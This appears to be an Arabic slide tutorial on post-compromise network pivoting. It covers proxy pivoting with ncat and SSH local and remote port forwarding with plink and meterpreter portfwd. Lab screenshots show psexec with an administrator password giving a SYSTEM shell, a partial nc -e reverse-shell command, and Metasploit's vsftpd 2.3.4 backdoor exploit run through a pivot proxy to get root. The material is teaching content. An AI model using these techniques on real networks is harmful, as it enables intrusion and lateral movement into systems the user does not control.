

Network Pivoting

(التمحور)

م. حجاب زائري

ماهو التمحور

- هي طريقة تستعمل بعد إختراق الجهاز للوصول الى باقي أجهزة الشبكة المستقلة او المنافذ المحظورة بدون عقبات وتعتمد بتمرير حزم الشبكة من جهاز الضحية بعد اختراقه الى جهاز المهاجم للوصول الى بقية أجهزة الشبكة والمنافذ المحظورة فيها.



أنواع وأساليب التمحوور عبر الشبكة

**Proxy
Pivoting**

**SSH
Pivoting**


**VPN
Pivoting**



HackerEnv
hack with us

الأسلوب الأول

Proxy Pivoting



الأمر الذي نستفيد
منه في هذا عملية
Proxy Pivoting

```
ncat -l 2222 -proxy-type http •
```

عملية
استماع
للبيوت

نوعية استماع
البيوت
بالبروكسي

الشرح العملي

تلخيص بالصور

```
[hejap ~]$sudo psexec.py Administra
[sudo] password for hejap:
Impacket v0.9.22 - Copyright 2020 S

[*] Requesting shares on 192.168.12
[*] Found writable share ADMIN$
[*] Uploading file jdReAnBA.exe
[*] Opening SVCManager on 192.168.1
[*] Creating service YKYK on 192.16
[*] Starting service YKYK.....
[!] Press help for extra shell comm
Microsoft Windows [Version 6.1.7601.5512]
Copyright (c) 2009 Microsoft Corporation
```

```
download\system32>nc
```

```
[hejap ~]$sudo psexec.py Administrator:123@192.168.122.32
```

```
[sudo] password for hejap:
```

```
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
```

```
[*] Requesting shares on 192.168.122.32.....
```

```
[*] Found writable share ADMIN$
```

```
[*] Uploading file jdReAnBA.exe
```

```
[*] Opening SVCManager on 192.168.122.32.....
```

```
[*] Creating service YKYK on 192.168.122.32.....
```

```
[*] Starting service YKYK.....
```

```
[!] Press help for extra shell commands
```

```
Microsoft Windows [Version 6.1.7601]
```

```
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>ncat -l 2222 --proxy-type http
```

Edit Proxy 127.0.0.1:2222

Title or Description (optional):

Proxy Type: SOCKS4

Color: #66cc66

Proxy IP address or DNS name: 127.0.0.1

Port: 2222

Username (optional):

Password (optional):


Buttons: Cancel, Save & Add Another, Save & Edit Patterns, Save

```
(kali@kali)-[~]  
└─$ sudo vim /etc/proxychains4.conf
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > setg Proxies http:192.168.122.32:2222  
Proxies => http:192.168.122.32:2222  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
[*] 192.168.122.183:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.122.183:21 - USER: 331 Please specify the password.  
[+] 192.168.122.183:21 - Backdoor service has been spawned, handling...  
[+] 192.168.122.183:21 - UID: uid=0(root) gid=0(root)  
id  
[*] Found shell.  
[*] Command shell session 5 opened (0.0.0.0 -> 192.168.122.32:2222) at 2021-03-06 19:44:58 - 500
```



SSH Tunneling local Port Forward Pivoting



الأوامر التي نستفيد منه
في هذا عملية

local Port Forward Pivoting

```
ssh -L 127.0.0.1:8080:192.168.122.183:80 parrot@192.168.122.32 •
```

عملية
استماع
للپورت

پورت الجهاز التي
ما قدرت أوصله

الوسيط التي اعتمد
عليه في
Port forward

```
meterpreter > portfwd add -l 8080 -p 80 -r 192.168.122.32 •
```

```
plink -L 127.0.0.1:8080:192.168.122.183:80 parrot@192.168.122.32 •
```

الشرح العملي


تلخيص بالصور

```
[hejap ~]$sudo psexec.py Administra
[sudo] password for hejap:
Impacket v0.9.22 - Copyright 2020 S

[*] Requesting shares on 192.168.12
[*] Found writable share ADMIN$
[*] Uploading file jdReAnBA.exe
[*] Opening SVCManager on 192.168.1
[*] Creating service YKYK on 192.16
[*] Starting service YKYK.....
[!] Press help for extra shell comm
Microsoft Windows [Version 6.1.7601.5512]
Copyright (c) 2009 Microsoft Corporation
C:\Windows\system32>nc -e c:\windows
```

```
127.0.0.1:2020
```

```
[hejap ~]# ssh -L 127.0.0.1:2020:192.168.122.183:80 hejap@192.168.122.1
```



The screenshot shows a web browser displaying the Apache Tomcat 5.5 default home page. The browser's address bar shows the URL 127.0.0.1:2020. The page features the Tomcat logo (a yellow cat) and the Apache Software Foundation logo (a red feather). The main content area contains a congratulatory message and instructions for accessing the Tomcat administration and manager webapps. The left sidebar contains navigation links for Administration, Documentation, and Tomcat Online.

Apache Tomcat 5.5

The Apache Software Foundation
<http://www.apache.org/>

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:

`SCATALINA_HOME/webapps/ROOT/index.jsp`

where "SCATALINA_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the [Tomcat Documentation](#) for more detailed setup and administration information than is found in the INSTALL file.

NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See `SCATALINA_HOME/webapps/ROOT/WEB-INF/web.xml` as to how it was mapped.)

NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in `SCATALINA_HOME/conf/tomcat-users.xml`.

Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation (including the Servlet 2.4 and JSP 2.0 API JavaDoc), and an introductory guide to developing web applications.

Administration

- [Status](#)
- [Tomcat Administration](#)
- [Tomcat Manager](#)

Documentation

- [Release Notes](#)
- [Change Log](#)
- [Tomcat Documentation](#)


Tomcat Online

- [Home Page](#)
- [FAQ](#)



الأسلوب الثالث

SSH Tunneling Remote Port Forward Pivoting



الأوامر التي نستخدمها
في هذه العملية

Remote Port Forward
Pivoting

```
ssh -R 127.0.0.1:8080:127.0.0.1:8180 kali@192.168.122.127 •
```

عملية
استماع
للپورت

پورت الجهاز التي
ما قدرت أوصله

الجهاز التي أبيه
يوصل للپورت
المطلوب

```
meterpreter > portfwd add -l 8080 -p 8180 -r 192.168.122.183 •
```

```
plink -R 127.0.0.1:8080:127.0.0.1:8180 kali@192.168.122.127 •
```

الشرح العملي

تلخيص بالصور

```
[hejap ~]$sudo psexec.py Administra
[sudo] password for hejap:
Impacket v0.9.22 - Copyright 2020 S

[*] Requesting shares on 192.168.12
[*] Found writable share ADMIN$
[*] Uploading file jdReAnBA.exe
[*] Opening SVCManager on 192.168.1
[*] Creating service YKYK on 192.16
[*] Starting service YKYK.....
[!] Press help for extra shell comm
Microsoft Windows [Version 6.1.7601.17514]
Copyright (c) 2009 Microsoft Corporation
```

```
download\system32>nc
```

```
ncjape@192.168.122.127:~$
```

```
msfadmin@metasploitable:~$ ssh -R 127.0.0.1:9999:127.0.0.1:8180 kali@192.168.122.127
```

```
kali@192.168.122.127's password:
```

```
Linux kali 5.10.0-kali3-amd64 #1 SMP Debian 5.10.13-1kali1 (2021-02-08) x86_64
```

The programs included with the Kali GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in `/usr/share/doc/*/copyright`.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

```
Last login: Sat Mar  6 18:05:13 2021 from 192.168.122.1
```

(Message from Kali developers)

We have kept `/usr/bin/python` pointing to Python 2 for backwards compatibility. Learn how to change this and avoid this message:
=> <https://www.kali.org/docs/general-use/python3-transition/>

```
(kali@kali) - [~]
└─$ netstat -ntl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:9999          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
(kali@kali) - [~]
└─$
```

Apache Tomcat 5.5

The Apache Software Foundation
<http://www.apache.org/>

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:

`$CATALINA_HOME/webapps/ROOT/index.jsp`

where "`$CATALINA_HOME`" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the [Tomcat Documentation](#) for more detailed setup and administration information than is found in the `INSTALL` file.

NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See `$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml` as to how it was mapped.)

NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in `$CATALINA_HOME/conf/tomcat-users.xml`.

Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation (including the Servlet 2.4 and JSP 2.0 API JavaDoc), and an introductory guide to developing web applications.

Administration

- Status
- Tomcat Administration
- Tomcat Manager

Documentation

- Release Notes
- Change Log
- Tomcat Documentation

